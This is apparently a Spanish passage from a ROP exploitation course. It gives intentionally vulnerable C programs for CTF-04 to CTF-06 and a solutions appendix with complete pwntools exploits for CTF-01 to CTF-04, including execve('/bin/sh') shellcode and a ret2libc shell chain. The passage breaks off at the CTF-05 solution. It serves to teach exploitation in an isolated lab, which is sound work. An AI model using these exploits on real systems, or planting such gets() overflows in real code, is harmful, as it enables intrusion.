    /* SIN buffering en stdin: gets() consume SOLO su línea y los
     * comandos siguientes quedan en la tubería para el shell final. */
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("[CTF-04] PID=%d | ni system ni cadenas útiles a bordo\n",
        getpid());
    victima();
    printf("[CTF-04] retorno LIMPIO: si lees esto, no hubo abordaje.\n");
    return 0;
}

$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf04 ctf04.c
$ # warning esperado: the `gets' function is dangerous...
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ strings ./ctf04 | grep bin # control del enunciado: nada
$ pwn checksec ./ctf04

```

Tu misión

Conseguir un shell con este binario sabiendo que NO contiene la cadena que necesitas invocar: localízala en el único territorio ejecutable que comparte el proceso, trae sus coordenadas de vuelta y demuestra el shell leyendo tu flag.txt. Si tu exploración requiere que las coordenadas no cambien debajo de ti, el capitán confía en tu criterio para amarrar el barco.

CTF-05 — Eco desde el abismo

Dificultad: ★★★ (3 de 4). En el cañón de Tepoztlán hay una fosa tan profunda que los excursionistas juran que responde: se grita una pregunta y, segundos después, el eco devuelve algo que no gritaste tú. El grupo de espeleología local construyó una computadora de bordo para estudiar el fenómeno y la conectó a la fosa; el programa que sobrevive acepta una línea por visita, y la fosa, dicen, acepta repetir la pregunta tantas veces como el visitante consiga volver al borde. Esta noche la base de memoria del sistema se reordena sola, cada vez, sin excepción. Pregunta con cuidado: el abismo responde lo que le pides, no lo que quieres oír.

Código C completo y compilación exacta

CTF05.C

```
/* CTF-05 (dificultad: 3 estrellas) - "Eco desde el abismo".
 * Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
 * Compilación: gcc -g -O0 -fno-stack-protector -no-pie -o ctf05 ctf05.c
 * USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * ASLR ACTIVADA: aquí ni setarch ni ldd te dan la base; cambia en cada
 * ejecución. Lo único que el binario pone a tu alcance: el trampolín
 * embebido g_pop_rdi (verifícalo con ROPgadget), la PLT y la GOT.
 * Gritale a puts lo que quieres que imprima, recoge el eco y vuelve:
 * el abismo responde dos veces a quien sabe preguntar. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/* Gadgets embebidos: imprescindibles mientras la libc siga siendo un
 * misterio. Verifícalos: ROPgadget --binary ./ctf05 --only "pop|ret" */
__asm__(
".globl g_pop_rdi\n"
"g_pop_rdi:\n"
" pop %rdi\n"
" ret\n"
".globl g_ret\n"
"g_ret:\n"
" ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
char buffer[64]; /* 64 bytes legales; lo que pase de ahí es tuyo */

puts("[CTF-05] victima() abierta; acepta una línea:");
/* VULNERABLE: gets() sin límite; esta función puede ser visitada
 * las veces que TU cadena decida. Cada visita, una línea. */
if (gets(buffer) == NULL) {
fprintf(stderr, "[CTF-05] EOF recibido.\n");
```

```

exit(1);
}
return; /* <- ret #1 y ret #2: el abismo escucha dos veces */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* pipes ordenados */
    setvbuf(stdin, NULL, _IONBF, 0); /* el shell final necesita stdin limpio */
    puts("[CTF-05] ASLR ACTIVADA: la base cambia en cada ejecucion.");
    victima();
    puts("[CTF-05] retorno LIMPIO: si lees esto, nadie preguntó nada.");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf05 ctf05.c
$ # warning esperado: the `gets` function is dangerous...
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ ROPgadget --binary ./ctf05 --only "pop|ret"
$ ldd ./ctf05 # SOLO la ruta de libc: la base cambia sola

```

Tu misión

Obtener un shell con ASLR activada, sabiendo que la base del territorio lejano cambia en cada ejecución: haz que el programa te diga dónde vive algo que conoces, deduce el resto del mapa y vuelve por segunda vez a por el premio. El shell final lee tu flag.txt; el eco, si lo haces bien, responde dos veces.

CTF-06 — Protocolo de doble llave

Dificultad: ★★★★★ (4 de 4). La planta geotérmica de Xalapa se reinicia con un protocolo de dos llaves heredado de sus fundadores: primero se arranca la maquinaria con el modo de arranque correcto y SOLO entonces la cámara de control acepta los dos sellos definitivos. Nadie recordaba que el panel acepta entradas ilimitadas hasta que un becario lo demostró por accidente, apagando el distrito durante once minutos. La máquina te da una sola línea por sesión; el protocolo completo exige dos turnos de la cadena. Los puristas del panel juran que además hay que presentarse alineado en cada ventana de atención, o el panel se traga el saludo y muere de vergüenza.

Código C completo y compilación exacta

CTF06.C

```

/* CTF-06 (dificultad: 4 estrellas) - "Protocolo de doble llave".
 * Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
 * Compilación: gcc -g -O0 -fno-stack-protector -no-pie -o ctf06 ctf06.c
 * USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * El desafío final de la serie: UNA sola línea de gets() debe ENCADENAR
 * dos llamadas en el orden correcto:
 * 1) setup(modo) con el modo que desbloquea la maquinaria (variable
 * global sello: sin ella, win() se niega a abrir la cámara),
 * 2) win(a, b) con los DOS sellos definitivos por RDI y RSI.
 * printf vive dentro de ambas funciones: la pila no perdona ninguna
 * entrada desalineada. Los trampolines van embebidos (g_pop_rdi,
 * g_pop_rsi, g_ret); verifícalos con ROPgadget y cuenta tus casillas. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

```

```

/* Gadgets embebidos: fijos por No PIE. Cuenta con ellos, no con la
 * suerte: cada llamada de la cadena exige su propia revisión. */
__asm__(
    ".globl g_pop_rdi\n"
    "g_pop_rdi:\n"
    " pop %rdi\n"
    " ret\n"
    ".globl g_pop_rsi\n"
    "g_pop_rsi:\n"
    " pop %rsi\n"
    " ret\n"
    ".globl g_ret\n"
    "g_ret:\n"
    " ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

static int sello = 0; /* 0 = maquinaria bloqueada */

void setup(int modo)
{
    if (modo == 0x72756e31) { /* el modo que activa la planta */
        sello = 1;
        printf("[setup] maquinaria desbloqueada\n");
    } else {
        printf("[setup] modo invalido: 0x%x\n", (unsigned int)modo);
    }
}

void win(int a, int b)
{
    if (sello != 1) {
        printf("[win] camara bloqueada: la maquinaria sigue apagada\n");
        return;
    }
    if (a == 0xfeedface && b == 0xdeadfall) {
        char linea[64];
        FILE *f = fopen("flag.txt", "r");
        if (!f) {
            printf("[win] sellos correctos, pero flag.txt no está aquí\n");
            return;
        }
        if (fgets(linea, sizeof linea, f))
            printf("[win] FLAG: %s", linea);
        fclose(f);
    } else {
        printf("[win] sellos rechazados: (0x%x, 0x%x)\n",
            (unsigned int)a, (unsigned int)b);
    }
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; una línea, todo el protocolo */

    printf("[CTF-06] planta apagada; el protocolo exige DOS llaves:\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: gets() sin límite; una sola línea debe encadenar
     * setup() y después win(): el ret de la primera entrega el control
     * a la segunda mitad de TU cadena. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[CTF-06] EOF recibido.\n");
        exit(1);
    }
}

```

```
}
return; /* <- arranca el protocolo de doble llave */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: útil para pipes */
    setvbuf(stdin, NULL, _IONBF, 0);
    printf("[CTF-06] PID=%d | setup(modos) y win(a,b): dos llamadas, "
        "una cadena\n", getpid());
    victima();
    printf("[CTF-06] retorno LIMPIO: si lees esto, el protocolo no arrancó.\n");
    return 0;
}
```

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf06 ctf06.c
$ # warning esperado: the `gets' function is dangerous...
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ ROPgadget --binary ./ctf06 --only "pop|ret"
$ pwn checksec ./ctf06
```

Tu misión

Ejecutar el protocolo completo con UNA sola línea de entrada: desbloquea la maquinaria con su modo correcto y, con la misma cadena, presenta los dos sellos definitivos a la cámara para recibir tu flag. El orden es innegociable, cada llamada exige su propia revisión de etiqueta y la variable global no se engaña: sin arranque previo, la cámara ni abre.

Apéndice A — Solucionario

APÉNDICE A · SOLUCIONARIO — ¡SPOILERS TOTALES!

Si no llevas mínimo 45 minutos de trabajo activo en el reto que te trae aquí, CIERRA este apéndice ahora.

Nada de lo que sigue sustituye la pelea: el diagnóstico ya es una pista, el razonamiento ya es media solución y el exploit completo es el reto entero resuelto.

El contrato de la Parte 4: bitácora al día, 45 minutos cronometrados y, aun así, primero el apartado de diagnóstico; solo si sigues atascado, sigue leyendo.

El solucionario cubre los seis retos con la MISMA estructura de cuatro apartados: diagnóstico (lo que el recon y la lectura del código revelan), razonamiento (por qué la técnica aplica y cómo se arma la cadena, ANTES del código), exploit pwntools completo y verificado, y salida esperada. Las soluciones no repiten teoría: cuando un concepto importa, el texto cita la parte de la serie donde se enseñó. Todos los exploits se ejecutaron de verdad en x86_64 nativo antes de imprimirse aquí; las direcciones concretas de las salidas son de ESAS verificaciones y en tu VM serán distintas, pero cada exploit recalcula todo en tiempo de ejecución: no hay nada hardcodeado.

CTF-01 — Solución: "La bóveda olvidada"

Diagnóstico

`pwn checksec ./ctf01` defiende el binario: sin canario, sin PIE (el código queda fijo bajo 0x400000) y NX activo, con la función `gets()` leyendo sin límite. El fuente lo confirma: `win()` existe, abre `flag.txt` e imprime con `printf`, pero ninguna llamada la alcanza; el flujo muere en `victim()`, cuyo buffer de 64 bytes deja el retorno a 72 bytes del inicio. Es el esqueleto de B1: un `ret2win` que cualquier cable directo "resuelve" y que muere igual que en B1 si no se respetan las formalidades.

Razonamiento del exploit

Rellenar 72 bytes y apuntar el retorno a `elf.symbols["win"]` de tu compilación es la mitad del trabajo. La otra mitad es la formalidad que da nombre al reto: al saltar por `ret`, la pila entra a `win()` con una alineación que un `call` normal jamás produciría, y el `printf` interior muere en `movaps` antes de imprimir nada —en la verificación, el intento ingenuo terminó en SIGSEGV con la bandera a medias—. Un gadget `ret` suelto del propio binario, insertado ENTRE el padding y `win()`, consume 8 bytes de pila y re-alinea: la lección de B1 intacta, ahora sin pista que la anuncie.

Exploit completo (sol_ctf01.py)

SOL_CTF01.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-01 - "La bóveda olvidada": ret2win con trampa de alineación.
Diagnóstico: No canary, No PIE, NX, gets() en victima(), win() existe.
Razonamiento: rellenar hasta el retorno y apuntar a win(); printf dentro
de win() exige pila alineada a 16 (movaps): si saltas directo, la pila
queda desalineada y muere dentro de printf. Un gadget ret extra delante
de win() re-alinea. TODO dinámico: elf.symbols + find_gadget.
USO: python3 sol_ctf01.py"""
from pwn import *
import os

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf01'
FLAG_DEMO = 'FLAG{CTF01_alineacion_clasica}'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'ctf01.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

# flag.txt de práctica: solo si no existe (no pisa la tuya)
if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

elf = ELF(BIN, checksec=False) # símbolos dinámicos: nada hardcodeado
win = elf.symbols['win']
log.info('win() vive en %#x (de ESTA compilación; la tuya será distinta)', win)

# -----
# FASE 1 - offset dinámico: patrón cíclico + corefile (método A2)
# -----
io = process(BIN)
io.recvuntil(b'escribe tu nombre')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4)) # x86_64: leer $rsp
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes (buffer 64 + RBP 8)', offset)

ret_gadget = ROP(elf).find_gadget(['ret'])[0]
log.info('Gadget de alineación: ret @ %#x', ret_gadget)

# -----
# FASE 2 - la trampa: saltar directo a win() SIN alinear la pila
# -----
log.info('Control negativo: padding + p64(win) sin ret extra...')
io = process(BIN)
io.recvuntil(b'escribe tu nombre')
io.sendline(b'A' * offset + p64(win))
salida = io.recvall(timeout=3)
io.wait()
```

```

if io.poll() == -signal.SIGSEGV and b'FLAG' not in salida:
    log.warning('Trampa confirmada: SIGSEGV dentro de printf (movaps '
    'exige pila alineada a 16).')
elif b'[win] FLAG:' in salida:
    log.info('Tu glibc no chocó con movaps en esta ruta; el ret extra '
    'sigue siendo la práctica correcta.')
io.close()

# -----
# FASE 3 - solución: un gadget ret extra re-alinea la pila
# payload = 'A'*offset + p64(ret) + p64(win)
# -----
io = process(BIN)
io.recvuntil(b'escribe tu nombre')
payload = b'A' * offset + p64(ret_gadget) + p64(win)
assert b'\n' not in payload, 'gets() cortaría el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

if b'[win] FLAG:' in salida or FLAG_DEMO.encode() in salida:
    flag = salida[salida.find(b'FLAG:'):].split(b'\n')[0]
    log.success('CTF-01 SUPERADO: ret consumió su casilla y win() '
    'imprimió el secreto (%s) con la pila alineada.'
    % flag.decode('utf-8', 'replace'))
else:
    log.failure('CTF-01: sin flag. Repasa: offset con cyclic, win() con '
    'elf.symbols, ret de alineación y flag.txt junto al '
    'binario.')

```

Salida esperada

```

[*] win() vive en 0x4011c6 (de ESTA compilación; la tuya será distinta)
[*] Offset medido en caliente: 72 bytes (buffer 64 + RBP 8)
[*] Gadget de alineación: ret @ 0x401016
[W] Trampa confirmada: SIGSEGV dentro de printf (movaps exige pila alineada a 16).
[+] CTF-01 SUPERADO: ret consumió su casilla y win() imprimió el secreto (FLAG:
FLAG{CTF01_alineacion_clasica}) con la pila alineada.

```

CTF-02 — Solución: "Los dos sellos"

Diagnóstico

No canary, No PIE y NX de nuevo, pero esta vez la función premio exige DOS enteros exactos: `0x1337c0de` y `0x600dc0de`. La convención System V los espera en RDI y RSI, así que la cadena necesita un trampolín para cada registro. El binario es dinámico moderno y no trae `pop rdi ; ret` propio —el pitfall de la Parte 2—, pero el fuente declara gadgets embebidos con `__asm__`: `g_pop_rdi`, `g_pop_rsi` y `g_ret`, visibles con `ROPgadget --binary ./ctf02 --only "pop|ret"` y accesibles por símbolo con `elf.symbols` por el No PIE. No hace falta setarch: nada de esta cadena vive en libc.

Razonamiento del exploit

La mecánica de casillas de C1 sin la caza manual: `g_pop_rdi` carga el primer sello desde la casilla siguiente, `g_pop_rsi` hace lo propio con el segundo y `g_ret` re-alinea la pila antes de entrar a `win()`, cuyo `printf` exige 16 bytes. El orden es EXACTAMENTE el orden de las casillas —RDI antes que RSI— y cada valor ocupa 8 bytes aunque el entero sea de 4: la pila no subdivide. Si algún sello llegara equivocado, `win()` lo imprime: ese mensaje de rechazo es el mejor depurador del reto.

Exploit completo (sol_ctf02.py)

SOL_CTF02.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-02 - "Los dos sellos": win(int, int) exige DOS valores mágicos.
Diagnóstico: No PIE (símbolos fijos), NX, gets(); gadgets EMBEBIDOS
g_pop_rdi/g_pop_rsi/g_ret visibles con ROPgadget.
Razonamiento: convención System V (RDI = 1er argumento, RSI = 2do);
dos trampolines pop cargan los sellos en orden y un ret suelto re-alinea
la pila para el printf de win(). Nada de setarch: No PIE.
US0: python3 sol_ctf02.py"""
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf02'
FLAG_DEMO = 'FLAG{CTF02_dos_sellos_magicos}'
SELLO_RDI = 0x1337c0de
SELLO_RSI = 0x600dc0de

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'ctf02.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

import os
if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

elf = ELF(BIN, checksec=False)
g_pop_rdi = elf.symbols['g_pop_rdi']
g_pop_rsi = elf.symbols['g_pop_rsi']
g_ret = elf.symbols['g_ret']
win = elf.symbols['win']
log.info('g_pop_rdi = %#x | g_pop_rsi = %#x | g_ret = %#x',
         g_pop_rdi, g_pop_rsi, g_ret)

# -----
# FASE 1 - offset dinámico: patrón cíclico + corefile (método A2)
# -----
io = process(BIN)
io.recvuntil(b'presenta los tuyos')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4)) # x86_64: leer $rsp
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - cadena de doble sello:
# [g_pop_rdi][0x1337c0de][g_pop_rsi][0x600dc0de][g_ret][win]
# Cada pop consume la casilla inmediatamente siguiente: el orden de
# los sellos es EXACTAMENTE el orden de las casillas.
```

```
# -----
io = process(BIN)
io.recvuntil(b'presenta los tuyos')
payload = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(SELL0_RDI)
+ p64(g_pop_rsi)
+ p64(SELL0_RSI)
+ p64(g_ret) # alineación para printf dentro de win()
+ p64(win))
assert b'\n' not in payload, 'gets() cortaría el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

if b'[win] FLAG:' in salida or FLAG_DEMO.encode() in salida:
    flag = salida[salida.find(b'FLAG:'):].split(b'\n')[0]
    log.success('CTF-02 SUPERADO: RDI y RSI cargados en orden System V; '
    'la cámara abrió con ambos sellos (%s).'
    % flag.decode('utf-8', 'replace'))
else:
    log.failure('CTF-02: sin flag. Repasa: orden RDI antes que RSI, '
    'valores exactos, g_ret antes de win() y flag.txt.')
```

Salida esperada

```
[*] g_pop_rdi = 0x4011c6 | g_pop_rsi = 0x4011c8 | g_ret = 0x4011ca
[*] Offset medido en caliente: 72 bytes
[+] CTF-02 SUPERADO: RDI y RSI cargados en orden System V; la cámara abrió con ambos sellos
(FLAG: FLAG{CTF02_dos_sellos_magicos}).
```

CTF-03 — Solución: "El estanque ejecutable"

Diagnóstico

`pwn checksec ./ctf03` es el dato que cambia todo: GNU_STACK aparece con RWE, la pila es ejecutable, y eso reactiva la técnica de la Parte 1 que NX había cerrado en las Partes 2 y 3. No hay función premio que buscar ni gadgets que encadenar; el fuente, con buffer de 128 bytes, imprime la dirección real de `buffer[]` —el leak pedagógico de A4— y lee con `gets()`. El offset medido fue 136: buffer ampliado, misma mecánica de siempre.

Razonamiento del exploit

Tres piezas: un shellcode de 23 bytes para amd64 que invoque `execve("/bin/sh")` sin contener ningún `0x0a` (`gets()` corta por ahí), un NOP sled que amortigüe el aterrizaje y el retorno apuntando a la MITAD del sled, no a su inicio: la dirección exacta no importa porque deslizarte 0x90 hacia adelante es gratis. El payload completo cabe de sobra en una línea de `gets()` y el shell hereda `stdin/stdout` del proceso, así que `cat flag.txt` desde ahí es la victoria clásica. El exploit reutiliza el shellcode verificado de A4 byte a byte.

Exploit completo (sol_ctf03.py)

SOL_CTF03.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-03 - "El estanque ejecutable": ret2shellcode con -z execstack.
Diagnóstico: checksec marca la pila RWX (GNU_STACK RWE); el fuente
imprime la dirección de buffer[] (leak pedagógico integrado).
Razonamiento: NX está desactivado SOLO aquí: puedes sembrar código
```

```

máquina en el stack y aterrizar en él con el retorno. NOP sled como
amortiguador + shellcode execve("/bin/sh") + ret -> mitad del sled.
El shell hereda stdin/stdout: cat flag.txt y a casa.
US0: python3 sol_ctf03.py"""
from pwn import *
import os
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf03'
FLAG_DEMO = 'FLAG{CTF03_estanque_ejecutable}'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-z', 'execstack', '-o', BIN, 'ctf03.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

# Shellcode execve("/bin/sh", NULL, NULL) para amd64 - 23 bytes, sin 0x0a
shellcode = (
    b'\x48\x31\xfb' # xor rsi, rsi
    b'\x56' # push rsi (NUL)
    b'\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68' # mov rdi, '//bin/sh'
    b'\x57' # push rdi
    b'\x54' # push rsp
    b'\x5f' # pop rdi -> &"/bin/sh"
    b'\x6a\x3b' # push 0x3b (execve=59)
    b'\x58' # pop rax
    b'\x99' # cdq (rdx=0)
    b'\x0f\x05' # syscall
)
assert b'\n' not in shellcode, 'el shellcode no puede contener 0x0a'
log.info('Shellcode cargado: %d bytes', len(shellcode))

# -----
# FASE 1 - offset dinámico (cyclic + corefile, método A2)
# -----
io2 = process(BIN)
io2.recvuntil(b'debug: buffer en ')
io2.recvline() # descartar el leak de esta corrida
io2.sendline(cyclic(300))
io2.wait()
try:
    core = io2.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io2.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - exploit: leer el leak real, sembrar el estanque, aterrizar
# -----
io = process(BIN)
io.recvuntil(b'debug: buffer en ')
leak_linea = io.recvline().strip() # dirección REAL del proceso vivo

```

```

buf_addr = int(leak_linea, 16)
log.info('Leak parseado: buffer[] vive en %#x', buf_addr)

NOP_SLED = 96 # 96 x 0x90: aterrizaje amortiguado
ret_addr = buf_addr + NOP_SLED // 2 # apuntar a MITAD del sled
while b'\n' in p64(ret_addr): # si un byte de la dirección es 0x0a
    ret_addr += 8
assert buf_addr <= ret_addr < buf_addr + NOP_SLED, 'ret debe caer en el sled'

payload = b'\x90' * NOP_SLED + shellcode
payload += b'B' * (offset - len(payload)) # relleno hasta el ret guardado
payload += p64(ret_addr)
assert b'\n' not in payload, 'gets() cortaría el payload en el primer 0x0a'
assert len(payload) <= 255, 'payload demasiado largo para gets() aquí'

io.sendline(payload)
time.sleep(0.3)
io.sendline(b'cat flag.txt; echo PWNERD_CTF03_$(id -u); exit')
salida = io.recvall(timeout=4)
io.close()

if b'PWNERD_CTF03' in salida and (FLAG_DEMO.encode() in salida
or b'FLAG{' in salida):
    log.success('CTF-03 SUPERADO: shellcode ejecutado en el stack y flag '
'leída por TU shell.')
else:
    log.failure('CTF-03: sin shell. Repasa: -z execstack en checksec, '
'leak parseado (no el de GDB), NOP sled y shellcode sin 0x0a.')

```

Salida esperada

```

[*] Shellcode cargado: 23 bytes
[*] Offset medido en caliente: 136 bytes
[*] Leak parseado: buffer[] vive en 0x7ffd4c7b9a80
[+] CTF-03 SUPERADO: shellcode ejecutado en el stack y flag leída por TU shell.

```

CTF-04 — Solución: "Sin brújula"

Diagnóstico

NX activo cierra la vía de CTF-03, y el control del enunciado no miente: `strings ./ctf04 | grep bin` no devuelve NADA y el binario tampoco llama a `system()`, así que no hay ni cadena ni función que reutilizar localmente. El proceso, sin embargo, enlaza la `libc` de la VM —`ldd` lo confirma— y esa `libc` contiene TODO: la cadena, la función y los trampolines que el binario moderno no trae. Con ASLR desactivada, la base deja de ser un secreto y pasa a ser un dato que se lee con `setarch $(uname -m) -R ldd`; el pitfall heredado de B2 obliga a lanzar el binario por la MISMA vía que el `ldd`.

Razonamiento del exploit

Base leída con `setarch -R`, se reubica la `libc` entera con `libc.address = base` y de golpe `system, "/bin/sh"` y `pop rdi`; `ret` aparecen con sus direcciones reales; el gadget se encuentra en `libc` con `ROP(libc).find_gadget` porque el binario no lo tiene. La cadena es la de B2 (`[pop_rdi][&"/bin/sh"][ret][system]`) con un matiz: buffer de 32 bytes dejan el offset en 40 en esta compilación, y el `ret` de alineación sigue siendo obligatorio porque `system()` muere en `movaps` con la pila torcida. El shell hereda la entrada sin buffering gracias al `setvbuf(stdin, _IONBF)` del fuente: `cat flag.txt` cierra el reto.

Exploit completo (sol_ctf04.py)

SOL_CTF04.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-04 - "Sin brújula": ret2libc localizando "/bin/sh" en la libc.
Diagnóstico: NX activo, No PIE, gets(); `strings ./ctf04 | grep bin`
no devuelve NADA: el binario no trae "/bin/sh" ni llama a system().
Razonamiento: la libc de la VM SÍ lo tiene todo. Con ASLR desactivada
la base se lee con setarch -R ldd; el gadget pop rdi; ret también vive
en libc (el binario dinámico moderno no trae trampolines propios).
Cadena: [pop_rdi][&"/bin/sh"][ret][system]; el shell hace cat flag.txt.
US0: python3 sol_ctf04.py"""
from pwn import *
import os
import re
import subprocess
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf04'
FLAG_DEMO = 'FLAG{CTF04_sin_brujula_libc}'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'ctf04.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

elf = ELF(BIN, checksec=False)

# Control del enunciado: el binario NO contiene "/bin/sh"
cadenas = open(BIN, 'rb').read()
assert b'/bin/sh' not in cadenas, 'el binario SI contiene /bin/sh?!'
log.info('Confirmado: "/bin/sh" no vive en el binario; hay que ir a libc.')

# -----
# FASE 0 - base de libc vía ldd con ASLR fuera (setarch -R)
# -----
ARCH = os.uname().machine
ldd_out = subprocess.run(
    ['setarch', ARCH, '-R', 'ldd', BIN],
    capture_output=True, text=True).stdout
m = re.search(r'libc\.so\.\d => (\S+) \(0x([0-9a-f]+)\)', ldd_out)
if not m:
    log.failure('ldd no mostró libc; verifica setarch -R y ASLR.')
    raise SystemExit(1)
libc = ELF(m.group(1), checksec=False)
libc.address = int(m.group(2), 16) # base fija con ASLR fuera
log.info('libc: %s | base fija %#x', m.group(1), libc.address)

# TODO sale de libc EN TIEMPO DE EJECUCIÓN:
pop_rdi = ROP(libc).find_gadget(['pop rdi', 'ret'])[0]
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))
log.info('pop rdi; ret = %#x | system = %#x | "/bin/sh" = %#x',
        pop_rdi, system, binsh)
```

```

ret_gadget = ROP(elf).find_gadget(['ret'])[0] # ret suelto del binario

# -----
# FASE 1 - offset dinámico (cyclic + corefile, método A2)
# -----
io = process(['setarch', ARCH, '-R', BIN]) # misma vía que el ldd
io.recvuntil(b'ordene, navegante')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes (buffer 32 + RBP 8)', offset)

# -----
# FASE 2 - exploit: [pop_rdi][binsh][ret][system]
# -----
io = process(['setarch', ARCH, '-R', BIN])
io.recvuntil(b'ordene, navegante')
payload = (b'A' * offset
+ p64(pop_rdi)
+ p64(binsh)
+ p64(ret_gadget) # re-alinea la pila para system (movaps)
+ p64(system))
assert b'\n' not in payload, 'gets() cortarí el payload en el primer 0x0a'
io.sendline(payload)
time.sleep(0.5)
io.sendline(b'cat flag.txt; echo PWNEO_CTF04_$(id -u); id; exit')
salida = io.recvall(timeout=4)
io.close()

if b'PWNEO_CTF04' in salida and (FLAG_DEMO.encode() in salida
or b'FLAG{' in salida):
    log.success('CTF-04 SUPERADO: brújula reconstruida con la libc de la '
'VM; shell + flag.')
else:
    log.failure('CTF-04: sin shell. Repasa: setarch -R en ldd Y en el '
'proceso, gadgets de libc y el ret de alineación.')

```

Salida esperada

```

[*] Confirmado: "/bin/sh" no vive en el binario; hay que ir a libc.
[*] libc: /lib/x86_64-linux-gnu/libc.so.6 | base fija 0x7ffff7dbc000
[*] pop rdi; ret = 0x7ffff7de6145 | system = 0x7ffff7e0f090 | "/bin/sh" = 0x7ffff7f61ea4
[*] Offset medido en caliente: 40 bytes (buffer 32 + RBP 8)
[+] CTF-04 SUPERADO: brújula reconstruida con la libc de la VM; shell + flag.

```

La base 0x7ffff7dbc000 es la clásica del proceso con ASLR desactivada en esta VM —la misma que viste en B2 y C2—, pero la tuya puede diferir: por eso el exploit la LEE en lugar de suponerla. Si el shell llega pero el cat falla, revisa que flag.txt exista en el directorio del RETO; si system muere en silencio, casi siempre es el ret de alineación o una base leída por una vía distinta a la del proceso.

CTF-05 — Solución: "Eco desde el abismo"

Diagnóstico

ASLR activada y sin setarch que valga: la base de libc cambia en cada ejecución y no hay leak "regalado" en el banner. El fuente sí regala medios: trampolín embebido `g_pop_rdi`, `puts@plt` y `puts@GOT` accesibles, y una `victim()` que puede visitar las veces que tu cadena decida porque el flujo regresa a un símbolo fijo del binario. La receta es la de C5: etapa 1 filtra la dirección real de puts vía `puts(puts@GOT)`; etapa 2 reconstruye el mapa y dispara.

Razonamiento del exploit

